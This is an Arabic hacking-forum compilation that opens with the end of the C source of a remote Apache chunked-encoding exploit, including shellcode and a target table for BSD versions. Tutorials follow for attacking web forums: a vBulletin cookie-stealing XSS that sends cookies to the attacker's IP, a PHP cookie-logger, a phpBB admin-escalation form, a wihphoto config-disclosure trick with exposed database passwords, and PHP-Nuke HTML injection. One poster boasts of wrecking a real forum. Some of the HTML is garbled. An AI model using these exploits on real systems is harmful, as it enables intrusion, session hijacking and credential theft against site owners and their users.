\\\x44\\\\x24\\\\x04\\\\xc6\\\\x44\\\\x24\\\\x04\\
\\x20\\\\x89\\\"
\\\" \\\\x64\\\\x24\\\\x08\\\\x89\\\\x44\\\\x24\\\\x0c\
\\\x89\\\\x44\\\\x24\\\\x10\\\\x89\\\\x44\\\\x24\\
\\x14\\\\x89\\\"
\\\" \\\\x54\\\\x24\\\\x18\\\\x8b\\\\x54\\\\x24\\\\x18\
\\\x89\\\\x14\\\\x24\\\\x31\\\\xc0\\\\xb0\\\\x5d\\
\\xcd\\\\x80\\\"
\\\" \\\\x31\\\\xc9\\\\xd1\\\\x2c\\\\x24\\\\x73\\\\x27\
\\\x31\\\\xc0\\\\x50\\\\x50\\\\x50\\\\x50\\\\xff\\
\\x04\\\\x24\\\"
\\\" \\\\x54\\\\xff\\\\x04\\\\x24\\\\xff\\\\x04\\\\x24\
\\\xff\\\\x04\\\\x24\\\\xff\\\\x04\\\\x24\\\\x51\\
\\x50\\\\xb0\\\"
\\\" \\\\x1d\\\\xcd\\\\x80\\\\x58\\\\x58\\\\x58\\\\x58\
\\\x58\\\\x3c\\\\x4f\\\\x74\\\\x0b\\\\x58\\\\x58\\
\\x41\\\\x80\\\"
\\\" \\\\xf9\\\\x20\\\\x75\\\\xce\\\\xeb\\\\xbd\\\\x90\
\\\x31\\\\xc0\\\\x50\\\\x51\\\\x50\\\\x31\\\\xc0\\
```

```
\\xb0\\\\x5a\\\"
\\\" \\\\xcd\\\\x80\\\\xff\\\\x44\\\\x24\\\\x08\\\\x80\
\\\x7c\\\\x24\\\\x08\\\\x03\\\\x75\\\\xef\\\\x31\\
\\xc0\\\\x50\\\"
\\\" \\\\xc6\\\\x04\\\\x24\\\\x0b\\\\x80\\\\x34\\\\x24\
\\\x01\\\\x68\\\\x42\\\\x4c\\\\x45\\\\x2a\\\\x68\\
\\x2a\\\\x47\\\"
\\\" \\\\x4f\\\\x42\\\\x89\\\\xe3\\\\xb0\\\\x09\\\\x50\
\\\x53\\\\xb0\\\\x01\\\\x50\\\\x50\\\\xb0\\\\x04\\
\\xcd\\\\x80\\\"
\\\" \\\\x31\\\\xc0\\\\x50\\\\x68\\\\x6e\\\\x2f\\\\x73\
\\\x68\\\\x68\\\\x2f\\\\x2f\\\\x62\\\\x69\\\\x89\\
\\xe3\\\\x50\\\"
\\\" \\\\x53\\\\x89\\\\xe1\\\\x50\\\\x51\\\\x53\\\\x50\
\\\xb0\\\\x3b\\\\xcd\\\\x80\\\\xcc\\\";
;

struct {
char *type; /* description for newbie penetrator */
int delta; /* delta thingie! */
u_long retaddr; /* return address */
int repretaddr; /* we repeat retaddr thiz many times in the buffer */
int repzero; /* and \\\\0\\'z this many times */
} targets[] = { // hehe, yes theo, that say OpenBSD here!
{ \\\"FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)\\\", -150, 0x80f3a00, 6, 36 },
{ \\\"FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)\\\", -150, 0x80a7975, 6, 36 },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.20\\\", -146, 0xcfa00, 6, 36 },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.22\\\", -146, 0x8f0aa, 6, 36 },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.24\\\", -146, 0x90600, 6, 36 },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.24 #2\\\", -146, 0x98a00, 6, 36 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.20\\\", -146, 0x8f2a6, 6, 36 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.23\\\", -146, 0x90600, 6, 36 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.24\\\", -146, 0x9011a, 6, 36 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.24 #2\\\", -146, 0x932ae, 6, 36 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1\\\", -146, 0x1d7a00, 6,
36 },
{ \\\"NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)\\\", -90, 0x80eda00, 5, 42 },
{ \\\"NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)\\\", -90, 0x80efa00, 5, 42 },
{ \\\"NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)\\\", -90, 0x80efa00, 5, 42 },
{ \\\"NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)\\\", -90, 0x80efa00, 5, 42 },
{ \\\"NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)\\\", -90, 0x80efa00, 5, 42 },
}, victim;
```

```
void usage(void) {
int i;

printf(\\\"GOBBLES Security Labs\\\\t\\\\t\\\\t\\\\t\\\\t- apache-
nosejob.c\\\\n\\\\n\\\");
printf(\\\"Usage: ./apache-nosejob <-switches> -h host[:80]\\\\n\\\");
printf(\\\" -h host[:port]\\\\tHost to penetrate\\\\n\\\");
printf(\\\" -t #\\\\t\\\\t\\\\tTarget id.\\\\n\\\");
printf(\\\" Bruteforcing options (all required, unless -o is used!):\\\\n\\\");
printf(\\\" -o char\\\\t\\\\tDefault values for the following OSes\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\t(f)reebsd, (o)penbsd, (n)etbsd\\\\n\\\");
printf(\\\" -b 0x12345678\\\\t\\\\tBase address used for bruteforce\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\tTry 0x80000/obsd, 0x80a0000/fbsd,
0x080e0000/nbsd.\\\\n\\\");
printf(\\\" -d -nnn\\\\t\\\\tmemcpy() delta between s1 and addr to
overwrite\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\tTry -146/obsd, -150/fbsd, -90/nbsd.\\\\n\\\");
printf(\\\" -z #\\\\t\\\\t\\\\tNumbers of time to repeat \\\\\\\\\\0 in the
buffer\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\tTry 36 for openbsd/freebsd and 42 for netbsd\\\\n\\\");
printf(\\\" -r #\\\\t\\\\t\\\\tNumber of times to repeat retadd in the
buffer\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\tTry 6 for openbsd/freebsd and 5 for netbsd\\\\n\\\");
printf(\\\" Optional stuff:\\\\n\\\");
printf(\\\" -w #\\\\t\\\\t\\\\tMaximum number of seconds to wait for
shellcode reply\\\\n\\\");
printf(\\\" -c cmdz\\\\t\\\\tCommands to execute when our shellcode
replies\\\\n\\\");
printf(\\\" \\\\t\\\\t\\\\taka auto0wncmdz\\\\n\\\");
printf(\\\"\\\\nExamples will be published in upcoming apache-scalp-
HOWTO.pdf\\\\n\\\");
printf(\\\"\\\\n--- --- - Potential targets list - --- ---- ------- ----------\\\\n\\\");
printf(\\\" ID / Return addr / Target specification\\\\n\\\");
for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
printf(\\\"% 3d / 0x%.8lx / %s\\\\n\\\", i, targets[i].retaddr, targets[i].type);

exit(1);
}
```

```
int main(int argc, char *argv[]) {
char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
u_char buf[512], *expbuf, *p;
int i, j, lport, sock;
int bruteforce, owned, progress, sc_timeout = 5;
int responses, shown_length = 0;
struct in_addr ia;
struct sockaddr_in sin, from;
struct hostent *he;


if(argc < 4)
usage();

bruteforce = 0;
memset(&victim, 0, sizeof(victim));
while((i = getopt(argc, argv, \\\"t:b:d:h:w:c:r:z:o:\\\")) != -1) {
switch(i) {
/* required stuff */
case \\'h\\':
hostp = strtok(optarg, \\\":\\\");
if((portp = strtok(NULL, \\\":\\\")) == NULL)
portp = \\\"80\\\";
break;

/* predefined targets */
case \\'t\\':
if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
printf(\\\"Invalid target\\\\n\\\");
return -1;
}

memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
break;

/* bruteforce! */
case \\'b\\':
bruteforce++;
victim.type = \\\"Custom target\\\";
victim.retaddr = strtoul(optarg, NULL, 16);
printf(\\\"Using 0x%lx as the baseadress while bruteforcing..\\\\n\\\",
```

```
                                        victim.retaddr);
                                        break;

                                        case \\'d\\':
                                victim.delta = atoi(optarg);
                        printf(\\\"Using %d as delta\\\\n\\\", victim.delta);
                                        break;

                                        case \\'r\\':
                                victim.repretaddr = atoi(optarg);
                        printf(\\\"Repeating the return address %d times\\\\n\\\",
                                        victim.repretaddr);
                                        break;

                                        case \\'z\\':
                                victim.repzero = atoi(optarg);
                printf(\\\"Number of zeroes will be %d\\\\n\\\", victim.repzero);
                                        break;

                                        case \\'o\\':
                                        bruteforce++;
                                switch(*optarg) {
                                        case \\'f\\':
                                victim.type = \\\"FreeBSD\\\";
                                victim.retaddr = 0x80a0000;
                                        victim.delta = -150;
                                victim.repretaddr = 6;
                                        victim.repzero = 36;
                                        break;

                                        case \\'o\\':
                                victim.type = \\\"OpenBSD\\\";
                                victim.retaddr = 0x80000;
                                        victim.delta = -146;
                                victim.repretaddr = 6;
                                        victim.repzero = 36;
                                        break;

                                        case \\'n\\':
                                victim.type = \\\"NetBSD\\\";
                                victim.retaddr = 0x080e0000;
                                        victim.delta = -90;
```

```
                                        victim.repretaddr = 5;
                                        victim.repzero = 42;
                                        break;

                                        default:
                                printf(\\\"[-] Better luck next time!\\\\n\\\");
                                        break;
                                        }
                                        break;

                                /* optional stuff */
                                        case \\'w\\':
                                sc_timeout = atoi(optarg);
                        printf(\\\"Waiting maximum %d seconds for replies from
                                shellcode\\\\n\\\", sc_timeout);
                                        break;

                                        case \\'c\\':
                                cmdz = optarg;
                                        break;

                                        default:
                                usage();
                                        break;
                                        }
                                        }

if(!victim.delta || !victim.retaddr || !victim.repretaddr || !victim.repzero) {
    printf(\\\"[-] Incomplete target. At least 1 argument is missing (nmap
                                        style!!)\\\\n\\\");
                                        return -1;
                                        }

                                printf(\\\"[*] Resolving target host.. \\\");
                                        fflush(stdout);
                                he = gethostbyname(hostp);
                                        if(he)
                                memcpy(&ia.s_addr, he->h_addr, 4);
                        else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
                printf(\\\"There\\'z no %s on this side of the Net!\\\\n\\\", hostp);
                                        return -1;
                                        }
```

```
printf(\\\"%s\\\\n\\\", inet_ntoa(ia));

srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
/* skip invalid return adresses */
if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr, 0x0d, 4))
continue;

sock = socket(PF_INET, SOCK_STREAM, 0);
sin.sin_family = PF_INET;
sin.sin_addr.s_addr = ia.s_addr;
sin.sin_port = htons(atoi(portp));
if(!progress)
printf(\\\"[*] Connecting.. \\\");

fflush(stdout);
if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
perror(\\\"connect()\\\");
exit(1);
}

if(!progress)
printf(\\\"connected!\\\\n\\\");

p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
REP_SHELLCODE)
+ ((PADSIZE_1 + (victim.repretaddr * 4) + victim.repzero
+ 1024) * REP_POPULATOR));

PUT_STRING(\\\"GET / HTTP/1.1\\\\r\\\\nHost: \\\" HOST_PARAM
\\\"\\\\r\\\\n\\\");

for (i = 0; i < REP_SHELLCODE; i++) {
PUT_STRING(\\\"X-\\\");
PUT_BYTES(PADSIZE_3, PADDING_3);
PUT_STRING(\\\": \\\");
PUT_BYTES(NOPCOUNT, NOP);
```

```
memcpy(p, shellcode, sizeof(shellcode) - 1);
p += sizeof(shellcode) - 1;
PUT_STRING(\\\"\\\\r\\\\n\\\");
}

for (i = 0; i < REP_POPULATOR; i++) {
PUT_STRING(\\\"X-\\\");
PUT_BYTES(PADSIZE_1, PADDING_1);
PUT_STRING(\\\": \\\");
for (j = 0; j < victim.repretaddr; j++) {
*p++ = victim.retaddr & 0xff;
*p++ = (victim.retaddr >> 8) & 0xff;
*p++ = (victim.retaddr >> 16) & 0xff;
*p++ = (victim.retaddr >> 24) & 0xff;
}

PUT_BYTES(victim.repzero, 0);
PUT_STRING(\\\"\\\\r\\\\n\\\");
}

PUT_STRING(\\\"Transfer-Encoding: chunked\\\\r\\\\n\\\");
snprintf(buf, sizeof(buf) - 1, \\\"\\\\r\\\\n%x\\\\r\\\\n\\\", PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, \\\"\\\\r\\\\n%x\\\\r\\\\n\\\", victim.delta);
PUT_STRING(buf);

if(!shown_length) {
printf(\\\"[*] Exploit output is %u bytes\\\\n\\\", (unsigned int)(p -
expbuf));
shown_length = 1;
}

write(sock, expbuf, p - expbuf);

progress++;
if((progress%70) == 0)
progress = 1;

if(progress == 1) {
printf(\\\"\\\\r[*] Currently using retaddr 0x%lx\\\", victim.retaddr);
for(i = 0; i < 40; i ++)
```

```
printf(\\\" \\\");
printf(\\\"\\\\n\\\");
if(bruteforce)
putchar(\\';\\');
}
else
putchar(((rand()>>8)%2)? \\'P\\': \\'p\\');


fflush(stdout);
responses = 0;
while (1) {
fd_set fds;
int n;
struct timeval tv;

tv.tv_sec = sc_timeout;
tv.tv_usec = 0;

FD_ZERO(&fds);
FD_SET(0, &fds);
FD_SET(sock, &fds);

memset(buf, 0, sizeof(buf));
if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) > 0) {
if(FD_ISSET(sock, &fds)) {
if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
break;

if(n >= 1)
{
if(!owned)
{
for(i = 0; i < n; i ++)
if(buf[i] == \\'G\\')
responses ++;
else
responses = 0;
if(responses >= 2)
{
owned = 1;
write(sock, \\\"O\\\", 1);
```

```
write(sock, cmdz, strlen(cmdz));
printf(\\\" it\\'s a TURKEY: type=%s, delta=%d, retaddr=0x%lx,
repretaddr=%d, repzero=%d\\\\n\\\", victim.type, victim.delta,
victim.retaddr, victim.repretaddr, victim.repzero);
printf(\\\"Experts say this isn\\'t exploitable, so nothing will happen
now: \\\");
fflush(stdout);
}
} else
write(1, buf, n);
}
}

if(FD_ISSET(0, &fds)) {
if((n = read(0, buf, sizeof(buf) - 1)) < 0)
exit(1);

write(sock, buf, n);
}

}

if(!owned)
break;
}

free(expbuf);
close(sock);

if(owned)
return 0;

if(!bruteforce) {
fprintf(stderr, \\\"Ooops.. hehehe!\\\\n\\\");
return -1;
}
}

return 0;
}
```

((قد تم تجريبها وإختبارها من قبل angels-bytes.com قبل وضعها لكم هنا))

وهذي وصلة تنزيل البرنامج
http://www.angels-bytes.com/?show=tools&action=info&id=19

.....

" اختراق المنتديات من نوع vBulletin2,2,0 "

$$$$$$
منـقـول
$$$$$$

مقدمة :

الموضوع : اختراق الـ vBulletin
المتطلبات : WebServer (تركيب سيرفر على جهازك الشخصي) + متصفح انترنت (اكسبلورر) .
المستوى : متوسط

ملاحظة : هذه الطريقة لست للـ vBulletin فقط !! يمكن ان تجربها على انواع اخرى من المنتديات .

الثغرة :

تنقسم طريقة العمل الى عدة اقسام .. أولا بعض السكربتات الخبيثة التي تسرق الكوكيز بالاضافة الى جعل المنتدى يستقبل
بيانات من مكان خاطيء .. لكن يشترط ان يسمح المنتدى بأكواد الـ HTML ..

قم بكتابة موضوع جديد او رد (في منتدى يدعم الـ HTML) .. ثم اكتب اي موضوع والصق بين السطور هذا الكود :

```
script>document.write('<img >
<src="http://my_ip_address/'+document.cookie+'">';</script
```

مع ملاحظة تغير الـ IP Adress الى رقم الـ IP الخاص بك .
وعندما يقوم شخص ما بقراءة محتوى الصفحة فان السكربت الذي قمنا بوضعه سيقوم بتنفيذ الاوامر في جهاز وقراءة جزء من احد ملفات الكوكيز التي تحتوي على الباسورد الخاصة بالمنتدى .. ثم يقوم السكربت بتحويل هذه السطور الى رقم الاي بي الذي قمنا بكتابته سابقا (مع ملاحظة انه يجب ان يكون على جهازي سيرفر مثل IIS او Apache او غيرها) .
وبعد ان تتم العملية بنجاح قم بفتح ملف الـ Log الخاص بالسيرفر الذي يحتويه جهازك ..
مثال لو كان السيرفر اباتشي .. فتاح المجلد Apche واختر logs واختر Acces Log .
ستجد جميع الاوامر التي طلبتها من السيرفر .. إلخ
ابحث عن الكود الخاص بالباسورد .. مثال :

```
GET/ bbuserid=86;%20bbpassword=dd6169d68822a116cd97e1fb
ddf90622;%20sessionhash=a
cd620534914930b86839c4bb5f8;%20bbthreadview[54٤٧١٩
```

bblastvi ٢٠%؛١٠١٢٤٤٤٠٦٤=[٢٠
sit=1011983161
فكر قليلا الان .. اين الباسورد ؟؟
الباسورد موجودة لكن بطريقة مشفرة يصعب كسرها .. اذن مالحل ؟
قم بنسخ الكود الذي وجدته والصقه في المتصفح .. بهذا الشكل
http://www.victim.com/vb/index.php?bbuserid=[userid]&bbpassword=[[password hash
ستجد عبارة : " أهلا بعودتك يـا (اسم الذي سرقت منه الكوكيز....) "
في هذه الحالة انت الان تستطيع التحكم بكل شي وكانك مدير المنتدى (الذي سرقت منه الكوكيز) ..
لكننا نحتاج الى كلمة المرور للدخول الى لوحة التحكم .. اذهب الى (التحكم) وقم بتعديل البريد الالكتروني الى بريدك الخاص وثم قم بتسجيل الخروج .. ثم اذهب الى اداة Forgot Password .. وعندها تستطيع استقبال بريد يحتوي باسورد الادمن ..

اعتقد انك تعلم ما يجب ان تفعله بعد ذلك !! ادخل الى لوحة التحكم وافعل ما تشاء .. !

الحل :-

للحماية من هذه الثغرة قم باغلاق الـ HTML في (المنتدى + الرسائل الخاصة + التواقيع + التقويم + ...)
(واي منفذ يمكن من خلاله وضع كود HTML باي صورة كانت)

كما يجب اغلا كود الـ IMG .. لانه ببساطة بامكانك استخدامه بدل كلمة <script> فاذا وضعت <img> او <Demon> او
اي كلمة اخرى فانه سيتم تنفيذ السكربت بشكل او باخر ... لذا كن حذرا واغلق هذه المنافذ .
. Be Secret .. Dont' be Lamer

تاريخ اكتشاف الثغرة : ٣١ - ١ - ٢٠٠٢
تم تجربتها على الاصدار ٢,٢,٠ وهي تعمل بنجاح ....

" ثغرة في منتديات vBulletin 2,2,9 "

$$$$$$$$$$$$$$$$
الكاتب: الـ<>ـد<>ـر
$$$$$$$$$$$$$$$$

هذه الثغرة خطيرة جدا وتؤدي بحاية المنتديات....vBulletin 2.2.9

المهم شرحها كالتالي:

١- انسخ الكود واحفظه بالمفكرة بامتدادphp

```
<?PHP
// vBulletin XSS Injection Vulnerability: Exploit
// ---
// Coded By : Sp.IC (SpeedICNet@Hotmail.Com).
// Descrption: Fetching vBulletin's cookies and storing it into a log file.

// Variables:

$LogFile = "Cookies.Log";

// Functions:
/*
If ($HTTP_GET_VARS['Action'] = "Log") {
$Header = "<!--";
$Footer = "--->";
}
Else {

$Header = "";
$Footer = "";
}
Print ($Header);
*/
Print ("<Title>vBulletin XSS Injection Vulnerability: Exploit</Title>");
Print ("<Pre>");
Print ("<Center>");
Print ("<B>vBulletin XSS Injection Vulnerability: Exploit</B>\n");
Print ("Coded By: <B><A
Href=\"MailTo:SpeedICNet@Hotmail.Com\">Sp.IC</A></B><Hr
Width=\"20%\">");
/*
```

```
Print ($Footer);
*/

Switch ($HTTP_GET_VARS['Action']) {
Case "Log":

$Data = $HTTP_GET_VARS['Cookie'];
$Data = StrStr ($Data, SubStr ($Data, BCAdd (0x0D, StrLen (DecHex
(MD5 (NULL))))));
$Log = FOpen ($LogFile, "a+");
FWrite ($Log, Trim ($Data) . "\n");
FClose ($Log);
Print ("<Meta HTTP-Equiv=\"Refresh\" Content=\"0; URL=" .
$HTTP_SERVER_VARS['HTTP_REFERER'] . "\">");
Break;
Case "List":
If (!File_Exists ($LogFile) || !In_Array ($Records)) {
Print ("<Br><Br><B>There are No Records</B></Center></Pre>");
Exit ();
}
Else {
Print ("</Center></Pre>");
$Records = Array_UniQue (File ($LogFile));
Print ("<Pre>");
Print ("<B>.:: Statics</B>\n");
Print ("\n");
Print ("o Logged Records : <B>" . Count (File ($LogFile)) . "</B>\n");
Print ("o Listed Records : <B>" . Count ($Records) . " </B>[Not
Counting Duplicates]\n");
Print ("\n");

Print ("<B>.:: Options</B>\n");
Print ("\n");

If (Count (File ($LogFile)) > 0) {
$Link['Download'] = "[<A Href=\"" . $LogFile . "\">Download</A>]";
}
Else{
$Link['Download'] = "[No Records in Log]";
}

Print ("o Download Log : " . $Link['Download'] . "\n");
```

```
Print ("o Clear Records : [<A Href=\"" . $SCRIPT_PATH.
"?Action=Delete\">Y</A>]\n");
Print ("\n");
Print ("<B>.:: Records</B>\n");
Print ("\n");

While (List ($Line[0], $Line[1]) = Each ($Records)) {
Print ("<B>" . $Line[0] . ": </B>" . $Line[1]);
}
}

Print ("</Pre>");
Break;
Case "Delete":
@UnLink ($LogFile);
Print ("<Br><Br><B>Deleted Succsesfuly</B></Center></Pre>") Or Die
("<Br><Br><B>Error: Cannot Delete Log</B></Center></Pre>");
Print ("<Meta HTTP-Equiv=\"Refresh\" Content=\"3; URL=" .
$HTTP_SERVER_VARS['HTTP_REFERER'] . "\">");
Break;
}
?>
```

٢- ارفع الملف لموقع يدعم php

٣- اجعل الضحية يضغط على هذا اللينك

member2.php?s=[Session]&action=viewsubscription&perpage=[Script Code]

واستبدال[script code]

بهذا

[Script>location='Http://مكان الملف الذي تم تحميله?Action=Log&Cookie='+(document.cookie);</Script]

-4إذهب ألى هذا العنوان

http://%20مكان/ الملف الذي تم تحميله?Action=List

....

" اختراق منتديات phpbb 2.0.0 "

$$$$$$$$$
منـــقـــول
$$$$$$$$$

phpbb 2.0.0
وهو شبيه بالـ vb

وهو سهل جدا بل يعتبر تاافه

يالله سمو بالله

PhpBB2
في ملف admin_ug_auth.php
الوصف:
يمكنك من خلال هذه الثغرة أن تأخذ تصريح بأن تكون مدير والمشرف العام على المنتدى
وبذلك يمكنك الدخول الى لوحة التحكم متى شئت
الأصدار:
٢,٠,٠
لتجربة الثغرة اولا سجل بالمنتدى
ثم احفظ رقم عضويتك بالمنتدى
بعدها افتح المفكرة وانسخ مايلي اليها

```
<html>
<head>
<head/>
<body>

method="post" form>
action="http://www.domain_name/board_directory/admin/admin_ug_au
<th.php"
<select name="userlevel"> Level: User
<option/>Administrator<value="admin" option>
<select/><option/>User<value="user" option>
<name="private[1]" value="0" input type="hidden">
<value="0" input type="hidden" name="moderator[1]">
<value="user" input type="hidden" name="mode">
<input type="hidden" name="adv" value="">
<input type="text" name="u" size="5"> Number: User
<value="Submit" name="submit" input type="submit">
```

<form/>
<body/>
<html/>

عدل هذا العنوان الى عنوان الموقع المستهدف
http://www.domain_name/board_directory
اخفظه بامتداد html
عندما تدخل الى الصفحة التي قمت بحفظها سوف تجد
قائمة والتي يتم اختيار التصريح الذي تريده لتطبيق الثغرة اختر تصريح Administrator
ثم بالمربع الجانبي شع رقم عضويتك بالمنتدى
أضغط زر submit
بعدها سوف تاتيك شاشة تسجيل الدخول ضع اسم المستخدم وكلمة المرور الخاصة بك
ثم سوف تجد نفسك في لوحة تحكم المنتدى !! أفعل ماتريد المنتدى منتداك
وسلاااامتكم شفتو سهولت الدرس وهو صرااحه منقول بس تعرفو ما حبيت انزله الا وعليه تطبيق

شووفوو المنتدا ذا

http://forums.xos.ca/

تدمر والحمد لله عقبال المواقع البااقيه...

"ثغرة جميلة في php في المواقع "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

تعتبر هذه الثغرة جميله وميسره وسهله جدا وهي تعتمد على البحث العشوائي وهي متوفره في اغلب المواقع المستهدفه...
بسم الله نبدأ،،،
مهمتنا الأساسية في هذه الثغره البحث قي جوجل او في أي محرك بحث اخر
سوف نبحث عن كلمه وسينتج لنا عدد كبيييييير من المواقع المصابه بها !!!
اذهب الى جوجل واكتب "powered by wihphoto" سوف يجد لنا مواقع كثير اختر أي واحد منها بعد ذلك عليك
بحذف التالي من عنوان الموقع http://www.*****.com/wihphoto/index.php
سوف نقوم بحذف هذه الكلمه index.php ونسبدلها بهذا العنوان
sendphoto.php?album=..&pic=config.inc.php
سوف تظهر لنا صفحه يطلب فيها ادخال البريد الذي تريد ارسال ملف الكونفج له .. اكتب بريد مثلا maxhak2000@hotmail.com
انتظر ذواني سوف تصلك رساله ستجد فيها ملف مرفق اضغط عليه وشغله ### راح يجيك كلام كثير الشيء الي راح نستفيد منه اكثر شيء هو هذا

```
// MySQL-DB Einstellungen
// ======================
$database = "usr_web1_5"; //MySQL Datenbankname
```
>>> اسم قاعدة البيانات

```
$sqlhost = "localhost"; //MySQL Hostname
```
>>> عنوان قاعدة البيانات(في بعض الأحيان يكون عنوانها خارجي يعني ماهي على الموقع)

```
$sqluser = "web1"; //MySQL Username
```
>>> اسم المستخدم حق قاعدة البيانات

```
$sqlpass = "q+q27rym"; //MySQL Passwort
```
>>> الباسورد تبع قاعدة البيانات

```
// Passwort zum hinzufügen von Bildinformationstext
// ========================
=======================
$adminpass= "galleriemaster";
```
>>> الباسورد تبع مدير الصور

اوكي الآن جبنا المعلومات الي نحتاجها كلها الي باقي علينا دحين ندخل على قاعدة البيانات او ندخل على الصور للدخول على الصور نتبع الينك التالي::

http://www.***.com/wihphoto/admin.php**

ونضع الباسورد حق مدير قاعدة البيانات ونعدل في الصور زي مانبغى ....

هناك بعض الأشخاص الذين يرديدون امتلاك الموقع كاملا او اختراقه كاملا هناك بعض الطرق لفعل ذلك :::

أولا/ ادخل عن طريق الأف تي بي FTP وندخل الباسورد حق المدير واسم المستخدم مو حق الصور بعض الأحيان تنجح اذا كان الأسم والباسورد مطابق للباسورد حق ملف الكونفج.

ثانيا/ عن طريق الدخول لقاعدة البيانات والعب فيها وامتلاك الموقع عن طريقها هناك برامج تستطيع من خلالها الدخول على قاعدة البيانات مثل برنامج MySQL Front وهو برنامج جيد أو عن طريق الأكسس وغيرها من الطريق والبرامج ....

" ثغرة في php nuke "

$$$$$$$$
الكاتب: ايسر
$$$$$$$$

فيه ثغره في ال **php nuke** حبيت اقولكم عليها ..الثغره دي تتيح لك تنفيذ اكواد الهتمل و الجافا بدل مكان الصوره الشخصيه .....

انا عارف انكم اول ما تقروا السطر الاول اكيد اغلبكم حيشتمني باكثر الالفاظ اباحه - بس عادي انا متعود - و يقول ايه ده باه هو مدخلنا هنا عشان يقولنا تنفيذ اكواد هتمل و جافا بدل الصوره الشخصيه ؟؟؟!!!! بس ؟؟؟!!! اما عبيط اوي !!!

لكن في اخر الموضوع حقولكم ممكن تعملوا بيها ايه .....

المهم ان الثغره كالتالي : (ساحاول اني اعمل زي مواقع السيكيوريتي المحترمه لم تيجي تعرض ثغره)

الاصدارات المصابه :

PHP Nuke versionh 6.0 و الاقل منها

الاستخدام :

تستخدم كما قلت في تنفيذ اكواد الهتمل و الجافا سكريبت من خلال مكان صورهم الشخصيه.

ملخص عام للثغره:

اي مستخدم عندم يقوم بالتسجيل في المجله فانه يطالب باختيار صوره شخصيه و ذلك من خلال مجموعه من الصور الموجوده في المجلد هذا.... **/images/forum/avatars**

عندئذ تقوم المجله بوضع اسم الصوره في الداتا بيز .. و لكنها لا تقوم بوضع اي كود اي انه اذا استطاع اي يوزر ان يحصل على كود فورم المجله و استطاع ان يغير صندوق اختيار الصوره الشخصيه الى صندوق **text** عادي ..اذن اعتقد انه ممكن ان يكتب كود الهتمل اللي هوه عايزه !!!!
الاكسبلويت:
اولا عليك ن تقوم بالتسجيل في المجله و الدخول بعد ذلك و الذهاب الى صفحه **Your Account** و منها الذهاب الى صفحه **Your Info** بعد ذلك عليك باظهار سورس كود الصفحه من خلال **view source** و البحث عن كلمه**uid**

لازم تلاقي حاجه زي كده :

```
<input type="hidden" name="uid" value="2111">
```

كده يبقى انت عرفت رقم الاي دي اللي هوه في المثال كان ٢١١١ ...
عليك بعد ذلك نك تحفظ الكود ده في النوت باد و تسميه اي اسم بامتداد html مع ملاحظه تغيير http://nukesite/ الى عنوان المجله الهدف .....:

```
<!-- START CODE --!>
<form name="Register"
action="http://NUKEDSITE/modules.php?name=Your_Account"
method="post">

<b>Code ('">[code]<b ')</b><input type="text"
name="user_avatar" size="30"
maxlength="30"><br><br>


<b>Username</b><input type="text" name="uname" size="30"

maxlength="255"><br><b>User ID:<input type="text"
name="uid"
size="30"><input type="hidden" name="op"
value="saveuser"><input
type="submit" value="Save Changes"></form>
<!-- END CODE --!>
```

و الان عليك تشغيل ملف ال html هذا .. اول خانه عليك كتابه الكود المطلووب تنفيذه مع مراعاه انه يجب ن يبدأ بالعلامه :

```
">
```

و ممكن ينتهي بالعلامه
```
<b
```

حتى لا تجد اي مشاكل في الكود عند العرض ...ضع بعد كده اسم اليوزر و رقم الاي دي و بعدين submit سوف تجد نفسك في صفحه Your Account الخاصه بك.. و كده الكود تم تشغيله !!!!

مثال للي ممكن تكتبه مثلا:

```
"><h1>TESTING</h1><b
```

طبعا ده حيطبع الكلمه TESTING مكان صورتك الشخصيه ....!!

خلي بالك ان فيه مسافه بعد العلامه

"<b

خلي بالك منها والا سوف تجد بروكين كود ..

اقصى حد للكود اللي ممكن انك تشغله هو ٣٠ كراكتر ....
اللي انا كنت عايز اقوله انك ممكن تنفذ ثغرات xss او اي حاجه انت مش عارف تنفذها بسبب اغلاق كود
الهتمل اياه =) لمزيد من المعلومات راجع الدرس هذا كمثال ليس اكثر ؟؟...

" ثغره في Bandmin 1.4 "

$$$$$$$$$$$$
الكاتب: حزم الظامي
$$$$$$$$$$$$

بسم الله الرحمن الرحيم.

((cPanel exploit not being fixed))

الحقيقة البداية هذه الثغره تم اكتشافها من مدة وقد تناقشتها مع أخي الحبيب هيكس من أيام وقلت انشرها من باب الفائدة وليحذر اصحاب المواقع منها ...

الثغره هي في مدير الباندويث (Bandmin 1.4) وهي ثغره سي بانل كما اعتدنا هذه الايام على المخاطر الجديدة من سي بانل ...
